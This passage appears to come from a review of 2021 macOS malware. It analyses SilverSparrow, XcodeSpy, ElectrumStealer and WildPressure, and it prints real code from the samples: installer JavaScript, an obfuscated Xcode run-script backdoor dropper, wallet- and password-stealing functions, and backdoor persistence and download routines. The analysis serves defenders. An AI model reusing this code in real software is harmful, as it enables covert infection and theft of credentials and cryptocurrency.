
*...it has various capabilities such as keylogging, downloading files and executing commands on the victim's console."*


## OSX.SilverSparrow

Compiled to natively execute on Apple Silicon (M1/arm64), this payload-less malware, affected approximately 30,000 Macs.

↓ Download: [OSX.SilverSparrow](#) (password: infect3d)

SilverSparrow was discovered by researchers at [Red Canary](#), in mid-February:



**Red Canary**   
@redcanary

Silver Sparrow is a cluster of activity that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a malicious payload. [redcanary.com/blog/clipping-...](#) #RCintel

**Clipping Silver Sparrow's Wings: Outing macOS malware before it takes flight**  
BLOG →

Silver Sparrow macOS malware with M1 compatibility  
Silver Sparrow includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload  
[redcanary.com](#)

2:21 PM · Feb 18, 2021

[Read the full conversation on Twitter](#)

285 Likes · Reply · Share this Tweet

[Read 8 replies](#)

They shared their findings in a detailed [write-up](#) ...have a read!



### Writeups:

- ["Clipping Silver Sparrow's wings"](#)
- ["The mystery of the Silver Sparrow Mac malware"](#)



**Infection Vector:** Installer Packages, via ...?




Nobody is exactly sure how SilverSparrow infects macOS users. What is known, is that it is distributed to users in standard Apple packages (.pkgs).

The noted mac malware analyst [Thomas Reed](#), articulates this well:

*"We know that the malware was installed via Apple installer packages (.pkg files) named update.pkg or updater.pkg. However, we do not know how these files were delivered to the user"*

Interestingly, as noted the Red Canary researchers, these .pkg files leverage "the macOS Installer JavaScript API to execute suspicious commands"



SilverSparrows Packages / Logic (credit: Red Canary)

We can expand the .pkg file, then view this JavaScript (found in the .pkgs Distribution XML):

```
% pkgutil --expand-full SilverSparrow/updater.pkg SilverSparrow/expandedPKG
% cat SilverSparrow/expandedPKG/Distribution
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<installer-gui-script minSpecVersion="1">
  <pkg-ref id="updater.pkg">
    <bundle-version>
      <bundle CFBundleShortVersionString="1.0" CFBundleVersion="1"
        id="com.tasks.updater" path="updater.app"/>
    </bundle-version>
  </pkg-ref>
  <!-- <welcome file="readme.html"/> -->
  ...
  <installation-check script="installation_check()"/>
  <script><![CDATA[
```

```

function installation_check () {
  function bash(command) {
    system.run('/bin/bash', '-c', command)
  }

  function writeToFile(line, file)
  {
    bash(`printf "%b\n" '${line}' >> ${file}`)
  }

  ...

  bash(`mkdir ${updaterDir}`)
  bash(`/usr/bin/curl ${url} > /tmp/version.json`)
  bash(`touch /tmp/version.plist`)
  bash(`touch ${updaterMonitorPath}`)
  bash(`plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist`)

  var data = system.files.plistAtPath("/tmp/version.plist")
  var args = data.args.split(" ")

```

When executed, the malicious JavaScript code (shown above) would run, and persistently install the malware.



#### **Persistence:** Launch Agent

SilverSparrow will persist as a Launch Agent (named for example `init_agent.plist`).

The code that persists the malware can be found in the package's Distribution file, specifically in a function, aptly named, `createAgent` (that leverages macOS's `PlistBuddy` utility):

```

% cat SilverSparrow/expandedPKG/Distribution

function createAgent() {
  bash(`/usr/libexec/PlistBuddy -c
    "Add :Label string ${initAgentLabel}" ${initAgentPath};`)

  bash(`/usr/libexec/PlistBuddy -c
    "Add :RunAtLoad bool true" ${initAgentPath};`)

  bash(`/usr/libexec/PlistBuddy -c
    "Add :StartInterval integer 3600" ${initAgentPath};`)

  bash(`/usr/libexec/PlistBuddy -c
    "Add :ProgramArguments array" ${initAgentPath};`)

  bash(`/usr/libexec/PlistBuddy -c
    "Add :ProgramArguments:0 string '/bin/sh'" ${initAgentPath};`)

  bash(`/usr/libexec/PlistBuddy -c
    "Add :ProgramArguments:1 string -c" ${initAgentPath};`)

  bash(`/usr/libexec/PlistBuddy -c
    'Add :ProgramArguments:2 string
    \~/Library/Application\\\ Support/${agentLabel}_updater/${agentLabel}.sh\'
    ${ts} ${data.dls} 1' ${initAgentPath};`)

```



```
}
```

Once the Launch Agent has been installed, every hour (due to the `StartInterval:3600`), the item specified in the Launch Agent plist will be executed.

The Red Canary researchers note this persisted item is a shell script that, “downloads a JSON file to disk, converts it into a plist, and uses its properties to determine further actions.”



**Capabilities:** Unknown

Though `SilverSparrow` was found affecting roughly 30,000 macOS systems, no second payload was uncovered:

“...After observing the malware for over a week, neither we nor our research partners observed a final payload, leaving the ultimate goal of Silver Sparrow activity a mystery” -Red Canary

However, one reasonable guess is the malware would simply download and install adware, based on values seen a downloaded `versions.json` file:

“The `args` value in the data from the command and control server (`upbuchupsf`) looks similar to an affiliate code, often used by adware.” -Thomas Reed

...of course, it's worth pointing out that the payload could be anything!



## OSX.XcodeSpy

Spreading via malicious Xcode projects, this malware installs a custom variant of the EggShell backdoor.

↓ Download: [OSX.XcodeSpy](#) (password: `infect3d`)

In March, SentinelOne security researcher [Phil Stokes](#) published a write-up on `XcodeSpy`, and noted its (ab)use of Xcode projects as a means to target and surreptitiously infect developers.



### Writeups:

- [XcodeSpy Malware](#)
- [“New macOS Malware XcodeSpy Targets Xcode Developers with EggShell Backdoor”](#)



**Infection Vector:** Subverted Xcode Projects

Arguable the most interesting aspect of `XcodeSpy` is its infection vector: subverted Xcode Projects.

The `XcodeSpy` stealthily modified a copies of various open-source Xcode projects, by inserting a malicious (and obfuscated) Run Script:

```
$ cat project.pbxproj
/* Begin PBXShellScriptBuildPhase section */
25CC3805250133BA0078D705 /* ShellScript */ = {
    isa = PBXShellScriptBuildPhase;
    ...
    shellPath = /bin/sh;
    shellScript = "# Type a script or drag a script file from your workspace to
```

```

insert its path.\n#\n#\n#\nhj='/ww';rc='dbc';xmb='mp/';wgb='e/t';lhb='me/';
deb='/d';kbb='ev.';og=' 0>';uu='pri';ekb='ev/';odb='ech';qs='&';bs='ash'
;pm='&l ';zf='.ta';ip='w.c';gd='tcp';cy=' &>';to='> /';vab='vat';si='md
';jv='ral';am='g;b';pjb='o m';n='443';
eval \"$odb$pjb$rc$si$to$uu$vab$wgb$xmb$zf$am$bs...$n$og$pm$qs\"\\n";
};

```

...if the project is downloaded and built by an unsuspecting developer, the script will be run, and the malware installed!



**Persistence:** Launch Item

In terms of persistence, Phil notes:

"The [Xcode run] script contacts the attackers' C2 and drops a custom variant of the EggShell backdoor on the development machine. The malware installs a user LaunchAgent for persistence."

The Launch Agent (`com.apple.appstore.checkupdate.plist` or `com.apple.usagedstatistics.plist`) will ensure the malware, EggShell is automatically (re)executed whenever the user logs in.




**Capabilities:** Backdoor

XcodeSpy installs the well known, open-source Eggshell backdoor. From its `README.md` file:

"EggShell is a post exploitation surveillance tool written in Python. It gives you a command line session with extra functionality between you and a target machine. EggShell gives you the power and convenience of uploading/downloading files, tab completion, taking pictures, location tracking, shell command execution, persistence, escalating privileges, password retrieval, and much more."

...with this fully-featured backdoor installed, clearly an infected Mac is almost completely under the control of a remote attacker.

In this writeup, Phil notes that the EggShell variant used by XcodeSpy is fairly standard, though it does deviate slightly, by using its "own custom data encoding and keylogging methods."




EggShell keylogger detected (via ReiKey)

## 👾 OSX.ElectrumStealer

Inadvertently notarized by Apple, ElectrumStealer targeted cryptocurrency users via a backdoored Electrum wallet.

↓ Download: [OSX.ElectrumStealer](#) (password: infect3d)

In March, security researcher [Taha T](#) of Confiant uncovered malicious application, (inadvertently) notarized by Apple:




MalwareBytes, noted,

"OSX.ElectrumStealer is a trojanized Electrum Wallet that tries to steal cryptocurrencies from the infected systems."

-MalwareBytes

- “OSX.ElectrumStealer”
- “How to extract Python source code from Py2App packed Mach-O Binaries (ElectrumStealer)”


In a tweet, Confiant noted the malware’s initial infection vector: malicious ads:



*"These fake wallets were introduced during a Malvertising attack our security team discovered early this week, involving the hacking of a Major SSP. The hackers redirected the victims to https://electrum-4.github[.]io/ asking them to install an update of the electrum wallet." -Confiant*

In their brief [write-up](#) on ElectrumStealer Malwarebytes describes another apparent infection vector:

*"OSX.ElectrumStealer is spread sending an error message in the form of a prompt for a 'required update' to the nodes connected to the threat actors server(s) on the Electrum network." -Malwarebytes*



OSX.ElectrumSteal fake update prompt (credit: Malwarebytes)



**Persistence:** None(?)

In Taha's [writeup](#) on extracting `ElectrumStealer`'s payload(s), there is no discussion of persistence.

This is perhaps unsurprising as the malware's goal is exfiltrate (crypto-currency) wallets and wallets' passwords. As this code is triggered each time the trojanized wallet application is launched by the user, persistence is perhaps not-needed!



**Capabilities:** Crypto-currency wallet theft

The goal of `ElectrumStealer` is simply to steal infected user's crypto-currency wallets and wallet passwords. In a series of tweets Confiant described exactly how this is achieved.

First, they note that the core of the malicious code is a function innocuously named `prefix_log`. This function will exfiltrate passed in data to the remote attackers.

Confiant then goes on to show that this exfiltration function is invoked at various places within the trojanized wallet application. For example, in the `WalletStorage` constructor to exfiltrate the wallet:

```

class WalletStorage(Logger):

    def __init__(self, path):
        prefix_print('__init__')
        prefix_print(path)
        Logger.__init__(self)
        self.path = standardize_path(path)
        self._file_exists = bool(self.path and os.path.exists(self.path))
        prefix_upload(self.path)
        self.logger.info(f"wallet path {self.path}")
        self.pubkey = None
        self.decrypted = ''
        try:
            test_read_write_permissions(self.path)
        except IOError as e:
            try:
                raise StorageReadWriteError(e) from e
            finally:
                e = None
                del e

        if self.file_exists():
            with open((self.path), 'r', encoding='utf-8') as f:
                self.raw = f.read()
                prefix_print(str(self.raw))
                prefix_log(str(self.raw), 'wallet')
                self._encryption_version = self._init_encryption_version()
        else:
            self.raw = ''
            self._encryption_version = StorageEncryptionVersion.PLAINTEXT

```

A call to prefix\_log() will exfiltrate the wallet (credit: Confiant)

The prefix\_log exfiltration function is also inserted at locations in the trojanized wallet application, such that wallet passwords can be exfiltrated as well (for example in the decrypt function):



```

def decrypt(self, password) -> None:
    prefix_print('decrypt')
    prefix_log(password, 'password')
    set_prefix_password(password)
    if self.is_past_initial_decryption():
        return
    ec_key = self.get_ekey_from_password(password)
    if self.raw:
        prefix_log(str(self.raw), 'wallet')
        enc_magic = self._get_encryption_magic()
        s = zlib.decompress(ec_key.decrypt_message(self.raw, enc_magic))
        prefix_log(str(s.decode('utf8')), 'decrypted_wallet')
        s = s.decode('utf8')
    else:
        s = ''
    self.pubkey = ec_key.get_public_key_hex()
    self.decrypted = s

```

Other calls to prefix\_log() will exfiltrate the wallet password (credit: Confiant)

...end result, the user's wallet and password will now belong to the attacker! 🤖

## 🐛 WildPressure (macOS variant)

WildPressure is a cross-platform Python backdoor, targeting mainly users in the Middle East.

↓ Download: [OSX.WildPressure](#) (password: infect3d)

The malware was discovered by Kaspersky researchers, in early July. In a write-up titled, "[WildPressure targets the macOS platform](#)," the researchers noted:

"...the most interesting finding here is that this malware was developed for both Windows and macOS operating systems" - Kaspersky

```

1 class OSType:
2     Windows = "Windows"
3     OSX = "Darwin"
4     Linux = "Linux"

```



### Writeups:

- "[New Mac Malware: OSX.WildPressure](#)"
- "[WildPressure targets the macOS platform](#)"



Infection Vector: Unknown

The Kaspersky report makes no specific mention of how macOS users may be infected by WildPressure, noting that:

|"...we have very limited visibility for the samples described in this report" -Kaspersky

However they go on to state that:

"Based on our telemetry, we suspect that the targets in the same Middle East region were related to the oil and gas industry." -Kaspersky

...thus it appears attacks (and infections) are likely both targeted and limited.




### Persistence: Launch Item

The core component of the malware is written in Python, making it fairly easy to analyze. For example, we can see it will persist as a launch agent (`com.apple.pyapple.plist`) to ensure that it is automatically restarted each time the user logs in:

```
1 #osx const
2 PLIST_FILE_NAME = "com.apple.pyapple.plist"
3
4 def add_startup(self, file_path):
5     ...
6     plist = base64.b64decode(self.plist_base64)
7     plist = plist.replace('[pyscript]', file_path )
8     if(not os.path.exists( os.path.join(os.environ['HOME'],'Library','LaunchAgents'))):
9         os.mkdir(os.path.join(os.environ['HOME'],'Library','LaunchAgents'))
10    fplist = open(self.path_plist,'w+' )
11    fplist.write(plist)
12    fplist.close()
```

Of course as is the case with other persistence events, **BlockBlock**, will detect this:



WildPressure's persistence detected (BlockBlock)



### Capabilities: Backdoor

WildPressure supports a variety of commands, commonly found in backdoors. The supported commands are stored in the `CommandsEnum` class:



```

1 class CommandsEnum:
2     Nothing = 1
3     Execution = 2
4     Download = 3
5     Update = 4
6     Cleanup = 5
7     Upload = 6
8     RuntimeCMDConfig = 7
9     SystemInfo = 8

```

From their names, it is easy to see that WildPressure affords a remote attacker complete control over an infected system (plus the ability to upload/execute additional payloads).

As the backdoor is cross-platform, some of these commands contain platform-specific logic, for example on macOS, the `SystemInfo` is set to `SystemInfo_OSX`:

```

1
2     ...
3     elif(osType == OSType.OSX):
4         self.dict_commands[CommandsEnum.SystemInfo] = SystemInfo_OSX()
5
6     ...
7     class SystemInfo_OSX(ICCommand):
8         ...
9
10        def execute(self):
11            osversion = platform.mac_ver()
12
13            splitter = "###"
14            os_info = platform.node() \
15                + splitter + 'MacOSX ' + osversion[0] + ' release:' + platform.release() \
16                + splitter + platform.version() \
17                + splitter + platform.machine()
18
19            result = os_info
20
21            try:
22                anti_info_name = "unknown"
23                try:
24                    anti_info_name = CrossPlatformTools.get_antivirus_applications()
25                except Exception as e:
26                    pass
27                anti_info_state_num = 0
28                result = result + splitter + anti_info_name
29                    + splitter + str(anti_info_state_num)
30            except Exception as e:
31                pass
32
33            CommandResult.is_error = False
34            CommandResult.result = result
35            CommandResult.cmd = ''

```

...interesting to note that the malware, as part of the system information, attempts to enumerate installed anti-virus programs (via the `get_antivirus_applications` function).

The other commands are implemented in fairly standard manners. For example, here's the core of the "Download" command:

```

1     ...
2     file_path = self.crypto.decrypt(self.cmd_args.cmd.f).decode('utf-8')
3     file_path = os.path.expandvars(file_path)
4

```

```
5 file_content = self.crypto.decrypt(self.cmd_args.cmd.c)
6
7 file = open(file_path, 'wb')
8 file.write(file_content)
9 file.close()
```

Easy to see its decrypting both the file's path and contents (received from the C&C server), before writing it out to disk using the standard Python file I/O APIs.

